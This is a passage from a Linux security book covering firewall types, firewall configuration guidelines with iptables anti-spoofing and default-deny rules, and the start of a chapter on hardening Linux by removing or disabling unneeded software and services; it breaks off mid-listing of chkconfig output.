Your firewall (or firewalls) provides the first and last word as to which traffic may enter and leave each of your networks. Although it's a mistake to mentally elevate firewalls to a panacea, which can lead to complacency and thus to bad security, it's imperative that your firewalls are carefully configured, diligently maintained, and closely watched.

As I mentioned earlier, in-depth coverage of firewall architecture and specific configuration procedures are beyond the scope of this chapter. What we *will* discuss are some essential firewall concepts and some general principles of good firewall construction.


2.5.1 Types of Firewall

In increasing order of strength, the three primary types of firewall are the simple packet-filter, the so-called "stateful" packet-filter, and the application-layer proxy. Most packaged firewall products use some combination of these three technologies.

2.5.1.1 Simple packet-filters

Simple packet-filters evaluate packets based solely on IP headers (Figure 2-5). Accordingly, this is a relatively fast way to regulate traffic, but it is also easy to subvert. Source-IP spoofing attacks generally aren't blocked by packet-filters, and since allowed packets are literally passed through the firewall, packets with "legitimate" IP headers but dangerous data payloads (as in buffer-overflow attacks) can often be sent intact to "protected" targets.

Figure 2-5. Simple packet filtering



An example of an open source packet-filtering software package is Linux 2.2's *ipchains* kernel modules (superseded by Linux 2.4's *netfilter/iptables*, which is a stateful packet-filter). In the commercial world, simple packet-filters are increasingly rare: all major firewall products have some degree of state-tracking ability.


2.5.1.2 Stateful packet-filtering

Stateful packet-filtering comes in two flavors: generic and Check Point. Let's discuss the generic type first. At its simplest, the term refers to the tracking of TCP connections, beginning with the "three-way handshake" (SYN, SYN/ACK, ACK), which occurs at the start of each TCP transaction and ends with the

session's last packet (a FIN or RST). Most packet-filtering firewalls now support some degree of low-level connection tracking.

Typically, after a stateful packet-filtering firewall verifies that a given transaction is allowable (based on source/destination IP addresses and ports), it monitors this initial TCP handshake. If the handshake completes within a reasonable period of time, the TCP headers of all subsequent packets for that transaction are checked against the firewall's "state table" and passed until the TCP session is closed — i.e., until one side or the other closes it with a FIN or RST. (See [Figure 2-6.](#)) Specifically, each packet's source IP address, source port, destination IP address, destination port, and TCP sequence numbers are tracked.

Figure 2-6. Stateful packet filtering



This has several important advantages over simple (stateless) packet-filtering. The first is bidirectionality: without some sort of connection-state tracking, a packet-filter isn't really smart enough to know whether an incoming packet is part of an existing connection (e.g., one initiated by an internal host) or the first packet in a new (inbound) connection. Simple packet filters can be told to *assume* that any TCP packet with the ACK flag set is part of an established session, but this leaves the door open for various "spoofing" attacks. Another advantage of state tracking is protection against certain kinds of port scanning and even some attacks. For example, the powerful port scanner nmap supports advanced "stealth scans" (FIN, Xmas-Tree, and NULL scans) that, rather than simply attempting to initiate legitimate TCP handshakes with target hosts, involve sending out-of-sequence or otherwise nonstandard packets. When you filter packets based not only on IP-header information but also on their relationship to other packets (i.e., whether they're part of established connections), you increase the odds of detecting such a scan and blocking it.

2.5.1.3 Stateful Inspection

The second type of stateful packet-filtering is that used by Check Point technologies in its Firewall-1 and VPN-1 products: *Stateful Inspection*. Check Point's Stateful Inspection technology combines generic TCP state tracking with a certain amount of application-level intelligence.

For example, when a Check Point firewall examines packets from an HTTP transaction, it looks not only at IP headers and TCP handshaking; it also examines the data payloads to verify that the transaction's initiator is in fact attempting a legitimate HTTP session instead of, say, some sort of denial-of-service attack on TCP port 80.

Check Point's application-layer intelligence is dependant on the "INSPECT code" (Check Point's proprietary packet-inspection language) built into its various service filters. TCP services, particularly common ones like FTP, Telnet, and HTTP, have fairly sophisticated INSPECT code behind them. UDP services such as NTP and RTTP, on the other hand, tend to have much less. Furthermore, Check Point users who add custom services to their firewalls usually do so without adding any INSPECT code at all and instead define the new services strictly by port number.

Check Point technology is sort of a hybrid between packet-filtering and application-layer proxying. Due to the marked variance in sophistication with which it handles different services, however, its true strength is probably much closer to simple packet-filters than it is to that of the better proxying firewalls (i.e., Application Gateway firewalls).

Although Stateful Inspection is a Check Point trademark, other stateful firewalls such as Cisco PIX and even Linux iptables have similar Application-Layer intelligence in tracking certain types of applications' sessions.

2.5.1.4 Application-layer proxies

The third category of common firewall technologies is application-layer proxying. Unlike simple and stateful packet-filters, which inspect but do not alter packets (except, in some cases, readdressing or redirecting them), a proxying firewall acts as an intermediary in all transactions that traverse it (see [Figure 2-7](#)).

Figure 2-7. Application layer proxy



Proxying firewalls are often called "application-layer" proxies because, unlike other types of proxies that enhance performance but not necessarily security, proxying firewalls usually have a large amount of application-specific intelligence about the services they broker.

For example, a proxying firewall's FTP proxy might be configured to allow external clients of an internal FTP server to issue USER, PASS, DIR, PORT, and GET commands, but not PUT commands. Its SMTP proxy might be configured to allow external hosts to issue HELO, FROM, MAILTO, and DATA commands to your SMTP gateway, but not VRFY or EXPN. In short, an application-layer proxy not only distinguishes between allowed and forbidden source- and destination-IP addresses and ports; it also distinguishes between allowable and forbidden application behavior.

As if that in itself weren't good enough, by definition, proxying firewalls also afford a great deal of protection against stack-based attacks on protected hosts. For example, suppose your DMZed web server is, unbeknownst to you, vulnerable to denial-of-service attacks in which deliberately malformed TCP "SYN" packets can cause its TCP/IP stack to crash, hanging the system. An application-layer proxy won't forward those malformed packets; instead, it will initiate a new SYN packet from itself (the firewall) to the protected host and reply to the attacker itself.

The primary disadvantages of proxying firewalls are performance and flexibility. Since a proxying firewall actively participates in, rather than merely monitoring, the connections it brokers, it must expend much more of its own resources for each transaction than a packet-filter does — even a stateful one. Furthermore, whereas a packet-filter can very easily accommodate new services, since it deals with them only at low levels (e.g., via low-level protocols common to many applications), an application-layer proxy firewall can usually provide full protection only to a relatively small variety of known services.

However, both limitations can be mitigated to some degree. A proxying firewall run on clustered server-class machines can easily manage large (T3-sized) Internet connections. Most proxy suites now include some sort of Generic Service Proxy (GSP), a proxy that lacks application-specific intelligence but can — by rewriting IP and TCP/UDP headers, but passing data payloads as is — still provide protection against attacks on TCP/IP anomalies. A GSP can be configured to listen on any port (or multiple ports) for which the firewall has no application-specific proxy.

As a last resort, most proxying firewalls also support packet-filtering. However, this is very seldom preferable to using GSPs.

Commercial application-layer proxy firewalls include Secure Computing Corp.'s Sidewinder, Symantec Enterprise Firewall (formerly called Raptor), and Watchguard Technologies' Firebox. (Actually, Firebox is a hybrid, with application proxies only for HTTP, SMTP, DNS, and FTP, and stateful packet-filtering for everything else.)

Free/open source application-layer proxy packages include Dante, the TIS Firewall Toolkit (now largely obsolete, but the ancestor of Gauntlet), and Balazs Scheidler's new firewall suite, Zorp.



Don't confuse application-layer proxies ("application gateways") with "circuit relay" proxies. The former possess application-specific intelligence, but the latter do not. While circuit-relay proxies such as SOCKS-based products do reproduce application data from sender to receiver, they don't actually parse or regulate it as application gateways do.

2.5.2 Selecting a Firewall

Choosing which type of firewall to use, which hardware platform to run it on, and which commercial or free firewall package to build it with depends on your particular needs, financial and technical resources, and, to

some extent, subjective considerations. For example, a business or government entity who must protect their data integrity to the highest possible degree (because customer data, state secrets, etc. are at stake) is probably best served by an application-gateway (proxy) firewall. If 24/7 support is important, a commercial product may be a good choice.

A public school system, on the other hand, may lack the technical resources (i.e., full-time professional network engineers) to support a proxying firewall, and very likely lacks the financial resources to purchase and maintain an enterprise-class commercial product. Such an organization may find an inexpensive stateful packet-filtering firewall "appliance" or even a Linux or FreeBSD firewall (if they have *some* engineering talent) to be more than adequate.

Application-gateway firewalls are generally the strongest, but they are the most complex to administer and have the highest hardware speed and capacity requirements. Stateful packet-filtering firewalls move packets faster and are simpler to administer, but tend to provide much better protection for some services than for others. Simple packet-filters are fastest of all and generally the cheapest as well, but are also the easiest to subvert. (Simple packet filters are increasingly rare, thanks to the rapid adoption of stateful packet-filtering in even entry-level firewall products.)

Free/open source firewall packages are obviously much cheaper than commercial products, but since technical support is somewhat harder to obtain for them, they require more in-house expertise than commercial packages. This is mitigated somewhat by the ease with which one can find and exchange information with other users over the Internet: most major open source initiatives have enthusiastic and helpful communities of users and developers.

In addition, free firewall products may or may not benefit from the public scrutiny of their source code for security vulnerabilities. Such scrutiny is often assumed but seldom assured (except for systems like OpenBSD, in which security audits of source code is an explicit and essential part of the development process).

On the other hand, most open source security projects' development teams have excellent track records in responding to and fixing reported security bugs. When open source systems or applications are vulnerable to bugs that also affect commercial operating systems, patches and fixes to the open source products are often released much more quickly than for the affected commercial systems.

Another consideration is the firewall's feature set. Most but not all commercial firewalls support Virtual Private Networking (VPN), which allows you to connect remote networks and even remote users to your firewall through an encrypted "tunnel." (Linux firewalls support VPNs via the separately maintained FreeS/Wan package.) Centralized administration is less common, but desirable: pushing firewall policies to multiple firewalls from a single management platform makes it easier to manage complex networks with numerous entry points or "compartmentalized" (firewalled) internal networks.

Ultimately, the firewall you select should reflect the needs of your perimeter network design. These needs are almost always predicated on the assets, threats, and risks you've previously identified, but are also subject to the political, financial, and technical limitations of your environment.

2.5.3 General Firewall Configuration Guidelines

Precisely how you configure your firewall will naturally depend on what type you've chosen and on your specific environment. However, some general principles should be observed.

2.5.3.1 Harden your firewall's OS

First, before installing firewall software, you should harden the firewall's underlying operating environment to at least as high a degree as you would harden, for example, a web server. Unnecessary software should be removed; unnecessary startup scripts should be disabled; important daemons should be run without root privileges and chrooted if possible; and all OS and application software should be kept patched and current. As soon as possible after OS installation (and before the system is connected to the Internet), an integrity checker such as tripwire or AIDE should be installed and initialized.

In addition, you'll need to decide who receives administrative access to the firewall, with particular attention to who will edit or create firewall policies. No administrator should be given a higher level of access privileges than they actually need.

For example, the Operations Technician who backs up the system periodically should have an account and group membership that give him read-access to all filesystems that he needs to back up, but not write-access. Furthermore, his account should not belong to the groups *wheel* or *root* (i.e., he shouldn't be able to *su* to *root*).

If your firewall runs on Linux, see [Chapter 3](#) for detailed system-hardening instructions.

2.5.3.2 Configure anti-IP-spoofing rules

If your firewall supports anti-IP-spoofing features, configure and use them. Many network attacks involved spoofed packets, i.e., packets with forged source-IP-addresses. This technique is used most commonly in Denial of Service (DoS) attacks to mask the attack's origin, as well as in attempts to make packets appear to originate from trusted (internal) networks. The ability to detect spoofed packets is so important that if your firewall doesn't support it, I strongly recommend you consider upgrading to a firewall that does. For example, suppose your firewall has three ethernet interfaces: *eth0*, with the IP 208.98.98.1, faces the outside; *eth1*, with the IP address 192.168.111.2, faces your DMZ network; and *eth2*, with the IP address 10.23.23.2, faces your internal network. No packets arriving at *eth0* should have source IPs beginning "192.168." or "10.": only packets originating in your DMZ or internal network are expected to have such source addresses. Furthermore, *eth0* faces an Internet-routable address space, and 10.0.0.0/8 and 192.168.0.0/16 are both non-Internet-routable networks.^[1]

^[1] The range of addresses from 172.16.0.0 to 172.31.255.255 (or, in shorthand, "172.16.0.0/12") is also non-Internet-routable and therefore should also be included in your antispoofing rules, though for brevity's sake, I left it out of [Example 2-1](#). These ranges of IPs are specified by RFC 1918.

Therefore, in this example, your firewall would contain rules along the lines of these:

- "Drop packets arriving at *eth0* whose source IP is within 192.168.0.0/16 or 10.0.0.0/8"
- "Drop packets arriving on *eth1* whose source IP isn't within 192.168.111/24"
- "Drop packets arriving on *eth2* whose source IP isn't within 10.0.0.0/8"

(The last rule is unnecessary if you're not worried about IP spoofing attacks *originating* from your internal network.) Anti-IP-spoofing rules should be at or near the top of the applicable firewall policy. [Example 2-1](#) shows the *iptables* commands equivalent to the three previous rules.

Example 2-1. *iptables* commands to block spoofed IP addresses

```
iptables -I INPUT 1 -i eth0 -s 192.168.0.0/16 -j DROP
iptables -I INPUT 2 -i eth0 -s 10.0.0.0/8 -j DROP
iptables -I INPUT 3 -i eth1 -s ! 192.168.111.0/24 -j DROP
iptables -I INPUT 4 -i eth2 -s ! 10.0.0.0/8 -j DROP
iptables -I FORWARD 1 -i eth0 -s 192.168.0.0/16 -j DROP
iptables -I FORWARD 2 -i eth0 -s 10.0.0.0/8 -j DROP
iptables -I FORWARD 3 -i eth1 -s ! 192.168.111.0/24 -j DROP
iptables -I FORWARD 4 -i eth2 -s ! 10.0.0.0/8 -j DROP
```

For complete *iptables* documentation, see <http://netfilter.samba.org> and the *iptables(8)* manpage.

2.5.3.3 Deny by default

In the words of Marcus Ranum, "That which is not explicitly permitted is prohibited." A firewall should be configured to drop any connection it doesn't know what to do with. Therefore, set all default policies to deny requests that aren't explicitly allowed elsewhere. Although this is the default behavior of netfilter, [Example 2-2](#) lists the *iptables* commands to set the default policy of all three built-in chains to *DROP*.

Example 2-2. (Re-)setting the default policies of netfilter's built-in policies

```
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT DROP
```

Note that most firewalls, including Linux 2.4's *iptables*, can be configured to reject packets two different ways. The first method, usually called *Dropping*, is to discard denied packets "silently" — i.e., with no notification — to the packet's sender. The second method, usually called *Rejecting*, involves returning a TCP RST (reset) packet if the denied request was via the TCP protocol, or an ICMP "Port Unreachable" message if the request was via UDP.

In most cases, you'll probably prefer to use the Drop method, since this adds significant delay to port scans. Note, however, that it runs contrary to relevant RFCs, which instead specify the TCP-RST and ICMP-Port-Unreachable behavior used in the Reject method.. The Drop method is therefore used only by firewalls, which means that while a port-scanning attacker will experience delay, he'll know precisely why.

Most firewalls that support the Drop method can be configured to log the dropped packet if desired.

2.5.3.4 Strictly limit incoming traffic

The most obvious job of a firewall is to block incoming attacks from external hosts. Therefore, allow incoming connections only to specific (hopefully DMZed) servers. Furthermore, limit those connections to the absolute minimum services/ports necessary — e.g., to TCP 80 on your public web server, TCP 25 on your SMTP gateway, etc.

2.5.3.5 Strictly limit all traffic out of the DMZ

A central assumption with DMZs is that its hosts are at significant risk of being compromised. So to contain this risk, you should restrict traffic out of the DMZ to known-necessary services/ports. A DMZed web server, for example, needs to receive HTTP sessions on TCP 80, but does *not* need to *initiate* sessions on TCP 80, so it should not be allowed to. If that web server is somehow infected with, say, the Code Red virus, Code Red's attempts to identify and infect other systems from your server will be blocked.

Give particular consideration to traffic from the DMZ to your internal network, and design your environments to minimize the need for such traffic. For example, if a DMZed host needs to make DNS queries, configure it to use the DNS server in the DMZ (if you have one) rather than your internal DNS server. A compromised DMZ server with poorly controlled access to the Internet is a legal liability due to the threat it poses to other networks; one with poorly controlled access into your internal network is an egregious threat to your own network's security.

2.5.3.6 Don't give internal systems unrestricted outbound access

It's common practice to configure firewalls with the philosophy that "inbound transactions are mostly forbidden, but all outbound transactions are permitted." This is usually the result not only of politics ("surely we trust our own users!"), but also of expedience, since a large set of outbound services may legitimately be required, resulting in a long list of firewall rules.

However, many "necessary" outbound services are, on closer examination, actually "desirable" services (e.g., stock-ticker applets, Internet radio, etc.). Furthermore, once the large list of allowed services is in place, it's in place: requests for additional services can be reviewed as needed.

There are two reasons to restrict outbound access from the internal network. First, it helps conserve bandwidth on your Internet connection. Certainly, it's often possible for users to pull audio streams in over TCP 80 to get around firewall restrictions, but the ramifications of doing so will be different than if outbound access is uncontrolled.

Second, as with the DMZ, restricting outbound access from the inside helps mitigate the risk of compromised internal systems being used to attack hosts on other networks, especially where viruses and other hostile code is the culprit.

2.5.3.7 If you have the means, use an application-Gateway firewall

By now, there should be no mistaking my stance on proxying firewalls: if you have the technical wherewithal and can devote sufficient hardware resources, Application-Gateway firewalls provide superior protection over even stateful packet-filtering firewalls. If you must, use application proxies for some services and packet-filtering only part of the time. (Proxying firewalls nearly always let you use some amount of filtering, if you so choose.)

Linux 2.4's *netfilter* code, while a marked improvement over 2.2's *ipchains*, will be even better if/when Balazs Scheidler adds Linux 2.4 support to his open source Zorp proxy suite. (It's at least partly supported now.)

2.5.3.8 Don't be complacent about host security

My final piece of firewall advice is that you must avoid the trap of *ever* considering your firewall to be a provider of absolute security. The only absolute protection from network attacks is a cut network cable. *Do* configure your firewall as carefully and granularly as you possibly can; *don't* skip hardening your DMZ servers, for example, on the assumption that the firewall provides all the protection they need.

In particular, you should harden publicly accessible servers such as those you might place in a DMZ, as though you have *no firewall at all*. "Security in depth" is extremely important: the more layers of protection you can construct around your important data and systems, the more time-consuming and therefore unattractive a target they'll represent to prospective attackers.

Chapter 3. Hardening Linux

There's tremendous value in isolating your bastion (Internet-accessible) hosts in a DMZ network, protected by a well-designed firewall and other external controls. And just as a good DMZ is designed assuming that sooner or later, even firewall-protected hosts may be compromised, good bastion server design dictates that each host should be hardened as though there were *no* firewall at all.

Obviously, the bastion-host services to which your firewall allows access must be configured as securely as possible and kept up-to-date with security patches. But that isn't enough: you must also secure the bastion host's operating-system configuration, disable unnecessary services — in short, "bastionize" or "harden" it as much as possible.

If you don't do this, you won't have a bastion server: you'll simply have a server behind a firewall — one that's at the mercy of the firewall and of the effectiveness of its own applications' security features. But if you do bastionize it, your server can defend itself should some other host in the DMZ be compromised and used to attack it. (As you can see, pessimism is an important element in risk management!)

Hardening a Linux system is not a trivial task: it's as much work to bastionize Linux as Solaris, Windows, and other popular operating systems. This is a natural result of having so many different types of software available for these OSes, and at least as much variation between the types of people who use them.

Unlike many other OSes, however, Linux gives you extremely granular control over system and application behavior, from a high level (application settings, user interfaces, etc.) to a very low level, even as far down as the kernel code itself. Linux also benefits from lessons learned over the three-decade history of Unix and Unix-like operating systems: Unix security is extremely well understood and well documented. Furthermore, over the course of those 30-plus years, many powerful security tools have been developed and refined, including *chroot*, *sudo*, TCPWrappers, Tripwire, and *shadow*.

This chapter lays the groundwork for much of what follows. Whereas most of the rest of this book is about hardening specific applications, this chapter covers system-hardening principles and specific techniques for hardening the core operating system.

3.1 OS Hardening Principles

Operating-system hardening can be time consuming and even confusing. Like many OSes designed for a wide range of roles and user levels, Linux has historically tended to be "insecure by default": most distributions' default installations are designed to present the user with as many preconfigured and active applications as possible. Therefore, securing a Linux system not only requires you to understand the inner workings of your system; you may also have to undo work others have done in the interest of shielding you from those inner workings!

Having said that, the principles of Linux hardening in specific and OS hardening in general can be summed up by a single maxim: "that which is not explicitly permitted is forbidden." As I mentioned in the previous chapter, this phrase was coined by Marcus Ranum in the context of building firewall rules and access-control lists. However, it scales very well to most other information security endeavors, including system hardening. Another concept originally forged in a somewhat different context is the Principle of Least Privilege. This was originally used by the National Institute of Standards and Technology (NIST) to describe the desired behavior of the "Role-Based Access Controls" it developed for mainframe systems: "a user [should] be given no more privilege than necessary to perform a job" (<http://hissa.nist.gov/rbac/paper/node5.html>).

Nowadays people often extend the Principle of Least Privilege to include applications; i.e., no application or process should have more privileges in the local operating environment than it needs to function. The Principle of Least Privilege and Ranum's maxim sound like common sense (they *are*, in my opinion). As they apply to system hardening, the real work stems from these corollaries:

- Install only necessary software; delete or disable everything else.
- Keep all system and application software painstakingly up-to-date, at least with security patches, but preferably with *all* package-by-package updates.
- Delete or disable unnecessary user accounts.
- Don't needlessly grant shell access: */bin/false* should be the default shell for *nobody*, *guest*, and any other account used by services, rather than by an individual local user.
- Allow each service (networked application) to be publicly accessible only by design, never by default.
- Run each publicly accessible service in a *chrooted* filesystem (i.e., a subset of */*).
- Don't leave any executable file needlessly set to run with superuser privileges, i.e., with its *SUID* bit set (unless owned by a sufficiently nonprivileged user).

- If your system has multiple administrators, delegate root's authority.
- Configure logging and check logs regularly.
- Configure every host as its own firewall; i.e., bastion hosts should have their *own* packet filters and access controls in addition to (but *not* instead of) the firewall's.
- Check your work now and then with a security scanner, especially after patches and upgrades.
- Understand and use the security features supported by your operating system and applications, *especially* when they add redundancy to your security fabric.
- After hardening a bastion host, document its configuration so it may be used as a baseline for similar systems and so you can rebuild it quickly after a system compromise or failure.

All of these corollaries are ways of implementing and enforcing the Principle of Least Privilege on a bastion host. We'll spend most of the rest of this chapter discussing each in depth with specific techniques and examples. We'll end the chapter by discussing Bastille Linux, a handy tool with which Red Hat and Mandrake Linux users can automate much of the hardening process.

3.1.1 Installing/Running Only Necessary Software

This is the most obvious of our submaxims/corollaries. But what does "necessary" really mean? What if you don't *know* whether a given software package is necessary, especially if it was automatically installed when you set up the system?

You have three allies in determining each package's appropriateness:

- Common sense
- *man*
- Your Linux distribution's package manager (*rpm* on Red Hat and its derivatives, *dpkg* and *dselect* on Debian, and both *yast* and *rpm* on SuSE systems).

Common sense, for example, dictates that a firewall shouldn't be running *apache* and that a public FTP server doesn't need a C compiler. Remember, since our guiding principle is "that which is not expressly permitted must be denied," it follows that "that which is not necessary should be considered needlessly risky."

Division of Labor Between Servers

Put different services on different hosts whenever possible. The more roles a single host plays, the more applications you will need to run on it, and therefore the greater the odds that that particular machine will be compromised.

For example, if a DMZ network contains a web server running Apache, an FTP server running *wuftp*, and an SMTP gateway running *postfix*, a new vulnerability in *wuftp* will directly threaten the FTP server, but only indirectly threaten the other two systems. (If compromised, the FTP server may be used to attack them, but the attacker won't be able to capitalize on the same vulnerability she exploited on the FTP server).

If that DMZ contains a single host running all three services, the *wuftp* vulnerability will, if exploited, directly impact not only FTP functionality, but also World Wide Web services and Internet email relaying.

If you must combine roles on a single system, aim for consistency. For example, have one host support public WWW services along with public FTP services, since both are used for anonymous filesharing, and have another host provide DNS and SMTP since both are "infrastructure" services. A little division of labor is better than none.

In any case, I *strongly* recommend against using your firewall as anything but a firewall.

If you don't know what a given command or package does, the simplest way to find out is via a *man* lookup. All manpages begin with a synopsis of the described command's function. I regularly use manpage lookups both to identify unfamiliar programs and to refresh my memory on things I don't use but have a vague recollection of being necessary.

If there's no manpage for the command/package (or you don't know the name of any command associated with the package), try *apropos <string>* for a list of related manpages. If that fails, your package manager should, at the very least, be able to tell you what *other* packages, if any, depend on it. Even if this doesn't tell you what the package does, it may tell you whether it's necessary.

For example, in reviewing the packages on my Red Hat system, suppose I see *libglade* installed but am not sure I need it. As it happens, there's no manpage for *libglade*, but I can ask *rpm* whether any other packages depend on it ([Example 3-1](#)).

Example 3-1. Using man, apropos, and rpm to identify a package

```
[mick@woofgang]$ man libglade
No manual entry for libglade
```

```
[mick@woofgang]$ apropos libglade
libglade: nothing appropriate
```

```
[mick@woofgang]$ rpm -q --whatrequires libglade
memprof-0.3.0-8
rep-gtk-gnome-0.13-3
```

Aha...*libglade* is part of *GNOME*. If the system in question is a server, it probably doesn't need the X Window System at all, let alone a fancy frontend like *GNOME*, so I can safely uninstall *libglade* (along with the rest of *GNOME*).

SuSE also has the *rpm* command, so [Example 3-1](#) is equally applicable to it. Alternatively, you can invoke *yast*, navigate to Package Management → Change/Create Configuration, flag *libglade* for deletion, and press F5 to see a list of any dependencies that will be affected if you delete *libglade*.

Under Debian, *dpkg* has no simple means of tracing dependencies, but *dselect* handles them with aplomb. When you select a package for deletion (by marking it with a minus sign), *dselect* automatically lists the packages that depend on it, conveniently marking them for deletion too. To undo your original deletion flag, type "X"; to continue (accepting *dselect*'s suggested additional package deletions), hit RETURN.

3.1.1.1 Commonly unnecessary packages

I highly recommend you *not install the X Window System* on publicly accessible servers. Server applications (Apache, ProFTPD, and Sendmail, to name a few) almost never require X; it's extremely doubtful that your bastion hosts really need X for their core functions. If a server is to run "headless" (without a monitor and thus administered remotely), then it certainly doesn't need a full X installation with GNOME, KDE, etc., and probably doesn't need even a minimal one.

During Linux installation, deselecting X Window packages, especially the base packages, will return errors concerning "failed dependencies." You may be surprised at just how many applications make up a typical X installation. In all likelihood, you can safely deselect *all* of these applications, in addition to X itself.

When in doubt, identify and install the package as described previously (and as much X as it needs — skip the fancy window managers) only if you're *positive* you need it. If things don't work properly as a result of omitting a questionable package, you can always install the omitted packages later.

Besides the X Window System and its associated window managers and applications, another entire category of applications inappropriate for Internet-connected systems is the software-development environment. To many Linux users, it feels strange to install Linux without also installing GCC, GNU Make, and at least enough other development tools with which to compile a kernel. But if *you* can build things on an Internet-connected server, so may a successful attacker.

One of the first things any accomplished system cracker does upon compromising a system is to build a "rootkit," a set of standard Unix utilities such as *ls*, *ps*, *netstat*, and *top*, which appear to behave just like the system's native utilities. Rootkit utilities, however, are designed *not* to show directories, files, and connections related to the attacker's activities, making it much easier for said activities to go unnoticed. A working development environment on the target system makes it much easier for the attacker to build a rootkit that's optimized for your system.

Of course, the attacker can still upload his own compiler or precompiled binaries of his rootkit tools.

Hopefully, you're running Tripwire or some other system-integrity-checker, which will alert you to changes in important system files (see [Chapter 11](#)). Still, trusted internal systems, not exposed public systems, should be used for developing and building applications; the danger of making your bastion host "soft and chewy on the inside" (easy to abuse if compromised) is far greater than any convenience you'll gain from doing your builds on it.

Similarly, there's one more type of application I recommend keeping off of your bastion hosts: network monitoring and scanning tools. This should be obvious, but *tcpdump*, *nmap*, *nessus*, and other tools we commonly use to validate system/network security have tremendous potential for misuse.

As with development tools, security-scanning tools are infinitely more useful to illegitimate users in this context than they are to you. If you want to scan the hosts in your DMZ network periodically (which *is* a useful way to "check your work"), invest a few hundred dollars in a used laptop system, which you can connect to and disconnect from the DMZ as needed.

While *any* unneeded service should be either deleted or disabled, the following deserve particular attention:

rpc services

Sun's Remote Procedure Control protocol (which is included nowadays on virtually all flavors of Unix) lets you centralize user accounts across multiple systems, mount remote volumes, and execute remote commands. But RPC isn't a very secure protocol, and you shouldn't be running these types of services on a DMZ hosts anyhow.

Disable (rename) the *nfsd* and *nfsclntd* scripts in all subdirectories of */etc/rc.d* in which they appear.



Local processes sometimes require the RPC "portmapper," a.k.a. *rpcbind*. Disable this with care, and try re-enabling it if other things stop working, unless those things are all X-related. (You shouldn't be running X on any publicly available server.)

r-services

rsh, *rlogin*, and *rcp* allow remote shell sessions and file transfers using some combination of username/password and source-IP-address authentication. But authentication data is passed in the clear and IP addresses can be spoofed, so these applications are not suitable for DMZ use. If you need their functionality, use Secure Shell (SSH), which was specifically designed as a replacement for the *r-services*. SSH is covered in detail in [Chapter 4](#).

Comment out the lines corresponding to any "r-commands" in */etc/inetd.conf*.

inetd:

The Internet Daemon is a handy way to use a single process (i.e., *inetd*) to listen on multiple ports and invoke the services on whose behalf it's listening as needed. On a bastion host, however, most of your important services should be invoked as persistent daemons: an FTP server, for example, really has no reason not to run *FTPD* processes all the time.

Furthermore, most of the services enabled by default in *inetd.conf* are unnecessary, insecure, or both. If you must use *inetd*, edit */etc/inetd.conf* to disable all services you don't need (or never heard of!). Many of the *rpc* services I warned against earlier are started in *inetd.conf*.

linuxconfd

While there aren't any known exploitable bugs in the current version of *linuxconf* (a system administration tool that can be accessed remotely), its presence is a dead giveaway that you're running Linux (and probably either Red Hat or Mandrake): CERT reports that this service is commonly scanned for and may be used by attackers to identify systems with other vulnerabilities (CERT Current Scanning Activity page 07/08/2002, <http://www.cert.org/current/scanning.html>).

sendmail

Many people think that *sendmail*, which is enabled by default on most versions of Unix, should run continuously as a daemon, even on hosts that send email only to themselves (e.g., administrative messages such as *crontab* output sent to root by the *crontab* daemon). This is not so: *sendmail* (or postfix, qmail, etc.) should be run as a daemon only on servers that must receive mail from other hosts. (On other servers, run *sendmail* to send mail only as needed; you can also execute *sendmail -q* as a cron job to attempt delivery of queued messages periodically.) *Sendmail* is usually started in */etc/rc.d/rc2.d* or */etc/rc.d/rc3.d*.

Telnet, FTP, and POP

These three protocols have one unfortunate characteristic in common: they require users to enter a username and password, which are sent in clear text over the network. *Telnet* and *FTP* are easily replaced with *ssh* and its file-transfer utilities *scp* and *sftp*; email can either be automatically forwarded to a different host, left on the DMZ host and read through a *ssh* session, or downloaded via POP using a "local forward" to *ssh* (i.e., piped through an encrypted Secure Shell session). All three of these services are usually invoked by *inetd*.

Remember, one of our operating assumptions in the DMZ is that hosts therein are much more likely to be compromised than internal hosts. When installing software, you should maintain a strict policy of "that which isn't necessary may be used against me." Furthermore, consider not only whether you need a given application but also whether the host on which you're about to install it is truly the best place to run it (see "Division of Labor Between Servers," earlier in this chapter).

3.1.1.2 Disabling services without uninstalling them

Perhaps there are certain software packages you want installed but don't need right away. Or perhaps other things you're running depend on a given package that has a nonessential daemon you wish to disable. If you run Red Hat or one of its derivatives (Mandrake, Yellow Dog, etc.), you should use *chkconfig* to manage startup services. *chkconfig* is a simple tool ([Example 3-2](#)).

Example 3-2. *chkconfig* usage message

```
[mick@woofgang mick]# chkconfig --help
chkconfig version 1.2.16 - Copyright (C) 1997-2000 Red Hat, Inc.
This may be freely redistributed under the terms of the GNU Public
License.
```

```
usage:  chkconfig --list [name]
        chkconfig --add <name>
        chkconfig --del <name>
        chkconfig [--level <levels>] <name> <on|off|reset>)
```

To list all the startup services on my Red Hat system, I simply enter `chkconfig --list`. For each script in `/etc/rc.d`, `chkconfig` will list that script's startup status (*on* or *off*) at each runlevel. The output of [Example 3-3](#) has been truncated for readability:

Example 3-3. Listing all startup scripts' configuration

```
[root@woofgang root]# chkconfig --list
anacron      0:off  1:off  2:on   3:on   4:on   5:on   6:off
